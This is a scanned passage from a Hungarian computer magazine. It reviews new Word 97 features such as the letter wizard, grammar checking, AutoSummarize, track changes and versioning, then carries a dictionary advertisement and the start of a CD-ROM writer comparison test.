Ha a varázslót közvetlenül akarjuk elindítani, akkor a szokásos helyen, a *levélsablonok* között találjuk (*FájlÚj... Levelek és Faxok*). Ha az angol verziót használjuk, akkor a levélvarázslónak másképpen is megadhatjuk a startjelet: egyszerűen gépeljük be azon kulcsszavak egyikét, amelyekkel kezdeni illik egy levelet (például Dear Mam.). A magyar változatban ugyanaz a levélvarázsló található, mint az angolban, csak az eltérő nyelvi lehetőségek miatt az előbbi nem indítható el közvetlen gépeléssel. Ha közvetlenül indítjuk a varázslót, akkor eggyel több kérdést tesz fel, amellyel elindulhatunk a körlevélkészítés irányába is.

Egy levélnek fontos *formai követelményei* vannak. A kezdő felhasználók a varázsló használatával rábízhatják magukat a Wordre, amely a levélírási konvencióknak megfelelően helyezi el a megszólítást, a címzést, az elköszönést, a névalírást. A varázsló négy lapból álló *tulajdonságlap*, amelynek az első oldalán a levél stílusát és megjelenését választhatjuk ki. Sokszor kell előre nyomtatott céges papírra írni hivatalos leveleket. Nos, a varázsló első lapján kijelölhetjük azt a területet, ahova az előre nyomtatott logók, címek miatt nem kerülhet írás.

Az Office-komponensek együttműködéséről többször is szövelünk még, most csupán annyit, hogy az Outlookban tárolt cím- adatokat egyszerűen beilleszthetjük levelünkbe. Persze, hogy ne kényszerüljünk mindig a címtárunkban keresgélni,

Az Office csomag

minden bizonnyal

legtöbbet használt része a

Word 97 szövegszerkesztő. E havi

és következő számunkban ennek

a programnak az újdonságaira


koncentrálunk.

a Word megjegyzi az egyszer már használt neveket és címet, így azokat egy legördülő listából később gyorsan kiválaszthatjuk. A levél további formai elemeit – a küldő adatait, a címét, az elköszönést, az aláírást – a varázsló további lapjain állíthatjuk be.

Művelődési Minisztérium

műve

Helyesírás-ellenőrzés gépelésnél

A Word 97 – akárcsak a Word 6.0/95 – a háttérben ellenőrzi helyesírási szempontból a begépelte szöveget. A helytelennek talált részeket *piros hullámos vonallal* jelöli meg. Ha valakit zavar az automatikus helyesírás-ellenőrzés, akkor nyugodtan kikapcsolhatja. A magyar nyelvű Word 97-ben az angol és a magyar helyesírási modul is megtalálható, ezért alapértelmezésben magyar és angol nyelvű dokumentumokat is tudunk ellenőrizni. Ha az angol nyelvű Word 97-et használjuk, akkor nincsen meg ez a lehetőségünk, mivel az angol változat nem

A stílus előnézetben nemcsak neveket találunk, hanem a jellegzetes formázási tulajdonságokat is láthatjuk

A szövegtárban hosszú kifejezéseket tárolhatunk, és onnan gyorsan beszúrhatjuk azokat a szövegbe

tartalmazza a magyar helyesírási modulokat. Ha mégis rágaskodunk a magyar helyesírás szerinti ellenőrzéshez, akkor be kell szerezniünk a *Morpho-Logic Kft.* Helyesek 97 programcsomagját. (A helyesírás-ellenőrzésről a Windows Panoráma 1997/8-as számában részletesen is olvashatnak.)

Nyelvhelyességi ellenőrzés

A magyar nyelvtani programrész gépelés közben, folyamatosan a háttérben futva *ellenőrzi a nyelvhelyességet*, és közvetlenül a dokumentumban jelöli meg a felismert hibákat. A nyelvhelyességi hibák jelölésére *zöld hullámos vonalat* használ. Az automatikus helyesírás-ellenőrzőhöz hasonlóan a nyelvhelyességi ellenőrző is felajánlja a helyes alakot, ha a jobb egérgombbal rákattintunk a megjelölt szövegre.

WORD

A helyesíró motor már a Word 95-ben is dolgozott. A Word 97-ben a fejlesztők javították a helyesírási képességeket: jelentősen kibővítették az ellenőrzés alapjául szolgáló szótárt, s kivettek belőle gyakran használt, a klasszikus írásban értelmetlen, de az informatikában jelentéssel bíró kifejezéseket.

Automatikus összegzés

Akinek kellett már öt perc alatt véleményt alkotnia egy tízoldalas dokumentumról, az valószínűleg nagyra fogja értékelni az *automatikus összegzést*. Ez nem más, mint egy *gyors kivonatoló funkció*. Ha az *Eszköz* menüpontból az *Automatikus összegzés* funkciót választjuk, akkor a Word – kis „gondolkodás” után – egy párbeszédablakot jelenít meg, ahol kiválaszthatjuk, milyen formában kívánjuk látni az összegzés eredményét: kijelölhetjük rikító színnel a meglévő dokumentumon belül, a dokumentum elejére illeszthetjük, az összegzésben nem szereplő szövegrészeket elrejtethetjük a dokumentum egészének érintetlenül hagyásával, vagy kérhetünk az összegzésből egy teljesen új dokumentumot is. Hogy mennyire legyen részletes az összegzés, azt egy százalékos érték megadásával szabályozhatjuk.

Az összegzésnek van egy nagyon hasznos „mellékterméke” is: *a dokumentum tulajdonságainak a frissítése*. Az automatikus összegzés segít az elfelejtett kísérőinformációk megadásában is.

A levélírásban az Office segéd és a levélvarázsló együttese segít

Az automatikus összegzés *nyelvfüggő*, azaz még a magyar változatban is *csak angol nyelvű dokumentumot* lehet kivonatolni. A kivonatkészítés alapja ugyanis egy olyan nyelvi algoritmus, amely még nem készült el anyanyelvünkhöz. Hiába van helyesen telepítve valamennyi nyelvi modul, hiába van magyar billentyűzetkiosztásunk, magyar karakterkészletünk és magyar nyelvű dokumentumunk, összegzést akkor sem tudunk készíteni. Persze eszünkbe juthat, hogy magyar szövegű dokumentumunk nyelvét az összegzés elkészítésének idejére átállítjuk angolra, és úgy választjuk ki a funkciót. De mivel az összegzés algoritmusát az angol nyelv tulajdonságainak a figyelembevételével írták, a mi ragozott és angolul egyébként is értelmetlen szavainkból semmiféle értelmes kivonat nem állítható elő.

Automatikus befejezés

A gyakran ismételt szavak, kifejezések beszúrására a korábbi Word-verziókban is volt módunk. A Word 97-ben is megtalálható a *hosszú szavak gyors beírásának* a lehetősége, igaz, ez kissé másképp érhető el, mint elődeinél.

Azt a szöveget, amelyet gyakran kell leírunk, és túl hosszúnak találunk ahhoz, hogy mindig legépeljük, adjuk hozzá a szövegtárhoz (*Auto-Text* az angol változatban). Ehhez jelöljük ki a szöveget, majd a *Beszúrás* menüből válasszuk a *Szövegtár* parancsot. Változás a korábbi megoldáshoz képest, hogy most *nem kell rövidítést definiálnunk*. Gondoljuk csak meg, mekkora könnyebbséget jelent ez, hiszen nincsen szükség arra, hogy papírfecni írogassuk a rövidítések listáját.


A szöveget a továbbiakban úgy visszük be, hogy elkezdjük gépelni, mintha nem is lenne semmilyen automatikus

A képernyő jobb alsó sarkában található az az újdonság, amely a dokumentumok különböző szempontok szerinti gyors átnézését teszi lehetővé

funkciónk. Amikor a Word észreveszi, hogy a gépelt szöveg a szövegtárhoz tartozik, akkor a kurzor fölött megjeleníti azt teljes egészében. Az **Enter** billentyű lenyomása után a teljes szó megjelenik a szerkesztőben. Ha viszont tovább gépelünk, akkor a Word ezt úgy értelmezi, hogy nem kívánunk élni a felkínált lehetőséggel, és leveszi javaslatát a képernyőről. A szövegtárba tartozó szavak egyébként sárga alapon, a képernyőtípekhez (Screen Tips) hasonlóan jelennek meg a monitoron.

Automatikus javítás

Az *automatikus javítás* az elgépeléseket, elírásokat korrigálja. Ha például kisbetűvel kezdünk egy mondatot, akkor a funkció azonnal nagyra cseréli le azt. Ha különleges karaktereket szeretnénk a szövegbe írni, például a copyright információt jelző © szimbólumot, akkor elég leírunk a (c) karaktersorozatot, és a Word máris átalakítja azt. Az automatikus javítás a Wordben lévő lista alapján tud helyesbíteni. Ha tehát hibásan írunk le egy szót, és az nincs rajta a ja-

vítási listán, akkor a program megjelöli *helyesírási hibaként*. Ha ráállunk erre a hibára, és lenyomjuk a jobb egérgombot, akkor a gyorsmenüben megjelenik annak a lehetősége, hogy az elhibázott szót felvegyük az automatikus javítási listára.

Automatikus formázás

A szövegelemek gépelés közbeni automatikus formázá-

sával sok időt megtakaríthatunk. Hogy mi mindent lehet automatikusan formáztatni a Word 97-tel, azt az *Eszközök* menü *Automatikus javítás* alpontjában, az *Autoformázás* beírásakor megjelenő tulajdonságlapon láthatjuk.



Az automatikus formázás fontos része a *helyettesítés*.

Ha például két csillag közé leírunk egy szöveget, akkor a Word automatikusan *kövér betűvel* írja azt a szövegrészt. Ha a csillag helyett aláhúzást írunk, akkor a két aláhúzásjel között lévő szöveg aláhúzva jelenik meg.

Szintén fontos manapság az Internet világában, hogy a szövegbe gépelt e-mail címek, Web-címek, hálózati elérési utak automatikusan átalakuljanak a begépelés után. Mindhárom szövegelemet kék szín és aláhúzás jelöli. Ha egy e-mail címre mutatunk, akkor elindul a levelezőprogram, és a cím bekerül a TO mezőbe. Ha egy hálózati erőforrást választunk, akkor a szokásos Windows 95 mappában megnyílik annak tartalma. Ha pedig egy Internet címet jelölünk ki, akkor elindul a Webböngészőnk.

Stílus előnézet

Miután a felhasználó eljáratotta a szövegszerkesztés alapjait, szeretné megérteni a *stílusok használatát* is. A stílusformázásnál már nemcsak a stílusok neve, hanem a stílus kinézete is megjelenik a legördülő listában. Ha egy ilyen stílusra ránézünk, akkor azonnal láthatjuk a fonttípust, a méretet, a paragrafus igazítását. Vannak persze olyan tulajdonságok is, amelyeket nem érzékelünk ránézésre (sorközméret, szünetek a paragrafus előtt és után stb.), ám ezek sokkal ritkábban szerepelnek a formázással kapcsolatos döntési szempontok között.

Szegélyek, círádás lapkerek és táblázatok formázására használható párbeszédablak

Automatikus stílusdefiníció és -frissítés

A Word – figyelve a felhasználó formázási utasításait – automatikusan is létrehozhat stílusokat. Ha például egy új dokumentum első sorát középre igazítjuk, s kiemelés adunk neki, akkor a Word 97 létrehoz egy címszínt.

Ha egy stílusra engedélyezük az *automatikus frissítést*, akkor bárhol változtatunk is a szövegben a stílus alapján formázott részen, az azonnal érvényre jut a megváltoztatott stílus alapján készült részen is. Nézzünk erre egy példát! Tegyük fel, hogy a fejezetek címének jelölésére szolgáló stílust a dokumentum valamelyik részén megváltoztatjuk. Ha engedélyeztük az automatikus frissítést, akkor a változás azonnal megjelenik az

A kivonatoló csak angol nyelvű dokumentumokkal használható

összes többi fejezetcímbe is. Az automatikus stílusfrissítés *nem globális változó*, ami azt jelenti, hogy minden egyes stílusra külön kell engedélyezni vagy letiltani.

Felsorolás és sorszámozott listák

A Word korábbi változatai

elkülönítve kezelték a vázlat üzemmódban használatos tagolástól a felsorolásokat és a sorszámozott listákat. Most valamennyi ilyesfajta tevékenység egy párbeszédablak használatával végezhető el. Vázlat üzemmódban keverhetjük a számokat, a szimbólumokat és az ábécé betűit. A párbeszédablakban az összes formázási lehetőség megjelenik, így valóban gyerekjáték a megfelelő kiválasztása.

Említést érdemel még a Word 97 egyik újdonsága, a Listnum mező. Ezzel sorszámozott mezőket szúrhatunk egy paragrafus tetszőleges helyére. Például: „Nagyon fontos, hogy megértsük, ez a probléma két tényezőtől múlik: (a) a lehullott csapadékon és (b) az átlaghőmérsékleten.”

Hasznos apróságok

Az Office 97 fejlesztését számos felhasználói teszt kísérte. Ezek eredményei a következő „apróságok”, amelyek

a kényelmet és a könnyebb kezelhetőséget szolgálják.

A képernyőn megjelenő apró tippek még a gyakorlott felhasználókat is sokszor eligazítják az eszközsoron található nyomógombrengetegben. A *képernyőtipp* (Screen Tip) funkció kibővült a vonalzóon található tabulátorok, táblázathatárok, oldalszélek, margók szöveges megjelenésével.

Az *AutoSave* jó néhányszor „becsapta” már a kezdő felhasználókat, hiszen a nevéből arra lehetett következtetni: a Word automatikusan menti a fájlokat. Ez azonban nem így volt, hiszen az *AutoSave* csak egy *közbenső formátumban* raktározta el az aktuálisan szerkesztett fájlt, hogy egy esetleges programhiba után a felhasználó ne veszítse el dokumentumát. Nos, a funkció megmaradt, csak éppen a neve változott *Autorecoverre*, hogy ne lehessen senki számára félreérthető. Az *Autorecover* funkciót a *Tools\Options* menüpont *Save* tulajdonságlapján találjuk.

A Word 97 egy olyan konvertert is tartalmaz, amely a reménytelenül megsérült fájlok esetén is képes arra, hogy – formázási információk nélkül – helyreállítsa a nyers szöveget.

Még intelligensebben


A dokumentumtérkép funkció a *Nézet* menüben található, és segítségével a hosszú dokumentumokban tudunk gyorsan előre és hátra közlekedni. A dokumentumtérkép bekapcsolásakor a dokumentum vázlatnézete a képernyő bal szélén, külön ablakban jelenik meg, míg jobbra a teljes dokumentum látható. Ha a bal térfélen lévő vázlatnézetben rámutatunk egy címre, akkor a kurzor a jobb képernyőrészben lévő dokumentum azon pontjára ugrik, ahol a kiválasztott cím található. A két képernyő-fél közötti felosztás a szokásos módon átméretezhető. Amúgy nem érdemes túl nagy területet áldozni a vázlat megjelenítésére, mivel a vázlat-

pontok felett mozogva a képernyőtípek is megjelennek a vázlatpont teljes nevével.

Ha kitekintünk a Word képernyőjének a jobb sarkán lévő görgetősávra, akkor a szokásos nyilak között egy új – leginkább gömbre emlékeztető – nyomógombot is találunk. Ha rámutatunk erre az új eszközre, akkor több kis ikon jelenik

meg, amelyeknek mindegyike egy-egy dokumentumnavigációs eszközt rejt. Ezekkel összetett ábrát, táblázatot, megjegyzéseket, a felhasználó által definiált mezőket tartalmazó dokumentumokat tudunk gyorsan átnézni az adott szempont szerint. Ha például egy szakdolgozatba beszúrt képeket akarunk felülvizsgálni, akkor nem kell végiggyalogolnunk a teljes dokumentumon, hanem a dokumentum grafikák szerinti átnézését is választhatjuk.

Ha egy dokumentumot többen szerkesztenek, akkor a Word *különleges formázással*, illetve *színnel* jelöli meg a változtatásokat. Ha a változásokat követni akarjuk, akkor azt az *Eszközök\Változások követése* menüpontban engedélyezni kell. Minden javító személynek *önálló színekombinációja* van, így a végleges ellenőrzésnél látható, hogy ki mit szúrt be vagy törölt. Ha egy dokumentumot úgy javítunk, hogy engedélyezzük a változások követését, akkor az általunk törölt szöveg nem tűnik el, hanem mondjuk zöld színnel át lesz húzva.

Az ábrák, grafikák szöveggel való körbefolytatása is sokkal egyszerűbb lett

Ha egy javított szövegrész felett megállunk a kurzorral, akkor megjelenik a korrigálás dátuma és a javítást végző felhasználó neve. A többiek által javított dokumentumot a *Korrektúra* eszközsorral lehet végleg összefésülni. Végigmehetünk egyesével a változtatásokon, és elfogadhatjuk vagy visszautasíthatjuk azokat. Ha bízunk a javítóban, akkor egyetlen lépésben átvezethetjük a változásokat az eredeti anyagba.

A *verziókövetés* lehetővé teszi, hogy egyetlen dokumentumon belül tároljuk a dokumentum több verzióját. Olyan ez, mint valamiféle időutazás, hiszen bármikor visszatérhetünk egy szerkesztett dokumentum korábbi változatához. Ha egy dokumentumot így akarunk rögzíteni, akkor válasszuk a *Mentés más néven...* menüpontot és a megjelenő párbeszédablakban a *Változat* nyomógombot. Előírhat-

juk azt is, hogy a dokumentum minden egyes bezárásakor történjen egy verziómentés is. A verziókövetés használatával természetesen nem generálunk önálló fájlokat; minden verzió ugyanazon az állományon belül marad, a kezelésük továbbra is olyan, mintha egy fájlban dolgoznánk. Ha vissza akarunk térni egy dokumentum korábbi verzió-

jára, akkor a *Fájl menü\Változatok* pontját kell választanunk. Fontos megjegyezni, hogy a *verziókövetést minden dokumentumnál egyedileg, a dokumentum mentésekor kell előírnunk*.

Nagyon hasznos funkció a *Megjegyzés beszúrása* is. Ha egy szöveg készítése során a *Beszúrás\Megjegyzés* pontot választjuk, akkor az adott szövegrész színe *sárgára* vált, és a dokumentum alatt megnyílik egy önálló szerkesztőablak. Ide szöveget írhatunk, vagy akár hangüzenetet is rögzíthetünk. Ha később egy ilyen megjegyzés felett állunk meg, akkor egy kis felhőcskében megjelenik a begépelte üzenet és annak a felhasználónak a neve, aki a megjegyzést beszúrta. Ha mondjuk kollégákkal osztunk meg egy dokumentumot, akkor egy hangos üzenet sok felesleges magyarázó szöveg begépelésétől menthet meg bennünket.

Hogy a saját gépünkön készített dokumentum miként is fest egy másik gépen, az sok mindentől függ. A Word 97

már nem a beállított nyomtatómeghajtót használja a dokumentum megrajzolásakor, hanem egy *univerzális virtuális nyomtatómeghajtót*. Ennek az lesz az eredménye, hogy az egy oldalra összezsúfolt dokumentumunk nem fog egy másik gépen hirtelen két oldalra szétugrani csak azért, mert ott a miénktől eltérő nyomtatómeghajtó van beállítva.

A dokumentum hordozhatósága sokszor a dokumentumban használt fontoktól függ. Mi történjen akkor, amikor a célgépen nincsen telepítve az a fontkészlet, amellyel mi dolgoztunk? Nos, a Word 97 egy úgynevezett *Panose skálát* használ a fontok összehasonlítására. Ha az a fonttípus, amellyel a dokumentum készült, hiányzik a gépről, akkor a Word megkeresi azt a betűt, amely a legközelebb áll az eredetihez, és azt használja fel a dokumentum megjelenítésére.

Ha nem tudjuk, hogy a dokumentumunk milyen környezetbe fog kerülni, akkor a legjobb módszer a *fontok beágyazása*. Ez persze megnöveli a fájl méretét, de elősegíti a hordozhatóságot. A *Beállítások* között önálló tulajdonság-lap szolgál a mentésre. Itt írhatjuk elő, hogy a dokumentum mentésekor a fontok is mentődjenek. Hogy valamilyest csökkenteni lehessen a fájl méretét, a Word tömörítve tárolja a beágyazott fontokat, sőt azt is kérhetjük, hogy csak azokat a karaktereket őrizze meg, amelyek ténylegesen szerepelnek a dokumentumban.

-y
(Folytatjuk)

MoBiDic 3: német-magyar, magyar-német szótárak

ÚJ CD-K!

Keresse fel új szaküzletünket:

Budapest, II. Margit u. 1. (a Margit híd budai hídfőjénél)

<http://www.morphologic.hu> • Telefon/fax: 201-8355, 155-7-155

CD-ROM-írók

ÍRVA VAGYON...

Kevés hardvereszköz piaci részesedése növekszik oly dinamikus, mint a CD-ROM-íróké. Érthetően, hiszen ezek a készülékek az adatarchiválás roppant praktikus, s immár az otthoni alkalmazásra is megfizethető eszközei. Tesztünkhöz fél-tucatnyi CD-írót válogattunk a hazai kínálatból.

Úgy tűnik, *leáldozóban van a mágneslemezek csillaga, legalábbis az adatarchiválás terén.*

Egy átlagos méretű merevlemez tartalmának elmentésekor csak az aszkéták számára járható út a 3,5"-os mágneslemezek cserélgetése a meghajtóban.

Sokan esküsznek a mágneses adattároló kazettákra, amelyek azonban meglehetősen lomhák, nem beszélve arról, hogy ha másik rendszerben szeretnénk használni az

elmentett anyagot, akkor vagy kiszerejük és visszük a meghajtót is, vagy veszünk még egy példányt.

A cserélhető lemezes winchesterek esetében a sebesség már megfelelő lehet, visszakeresni is könnyebb, ám ami a mobilitást illeti, itt is beleütközünk az előbbi gondba. Ráadásul egy-egy cserélhető lemez ára meglehetősen borsos is.

Sokkal egyszerűbb megoldást jelentenek a – ma már otthoni használatra is elérhető árú – CD-ROM-író készülékek.

Kapacitásuk kellően nagy, gyorsak, és az elmentett anyagot szinte minden rendszerrel olvashatjuk, hiszen ma, a programóriások korában nincs valamirevaló PC-s konfiguráció CD-ROM-lejátszó nélkül. S ha nincs is, pár ezer forintért beszerezhetünk egyet, s írható CD-t is kapunk már ezer forint körül – néha még olcsóbban is.

A CD lemezek ellenállóbbak a környezet hatásaival szemben, tartósabbak, mint a különböző mágneses adathordozók és jóval sokoldalúbbak is: nem csupán adatmentésre szolgálnak, hiszen e csillogó korongok képezik az oly divatos multimédia alapját.

Tesztünkben sorra vesszük, hogy milyen modellek közül válogathat ma a vásárló a hazai piacon.

A YAMAHA család

Három évvel ezelőtt a Yamaha világszerte mutatta be négy-szeres sebességű CD-ROM-íróját, amely akkor a CDR 100-as nevet viselte. Azóta is tartja pozícióit a piacon, s nem véletlen, hogy a hazai kínálatban is előkelő helyen szerepel. Az új sorozat a CDR 400-as, az *első Yamaha CD-ROM-író, amely az úgynevezett Running Optimum Power Calibration rendszert használja.* Ez számottevően növeli a felírás biztonságát azáltal, hogy monitorozza a CD felület jellemzőit, s ennek megfelelően módosítja a CD írás során a felíró lézer teljesítményét. Így a CD írásakor képes számos hibát, mint például a CD felületi szennyeződésének hatását kiegyenlíteni, amelyet a nem megfelelő kezelés okoz. A Yamaha család bármelyik tagjával használható az összes standard felírási eljárás, mint a *Track at*

A JÖVŐ: AZ ÚJRAÍRTHATÓ CD!

Az 1996. novemberi COMDEX-en mutatta be a Ricoh az első újraírható CD próbaverzióját. Az idei CEBIT-en már az MP6200 típusnévvel jelzett sorozattermék is napvilágot látott, amely a hagyományos CD-írás mellett újraírhatja a már felírt 650 Mbájtot. Mi a Storage Systemnek köszönhetően vizsgálhattuk meg a Ricoh termékét. Az újraírható CD-t elsősorban olyan munkahelyek számára alkották, ahol *naponta sok adatmozgatási és -archiválási feladatot kell megoldani, megbízható és olcsó formában.* Ilyen CD-íróval természetesen az eddig használatos CD-s szabványoknak megfelelő lemezek is elkészíthetők.

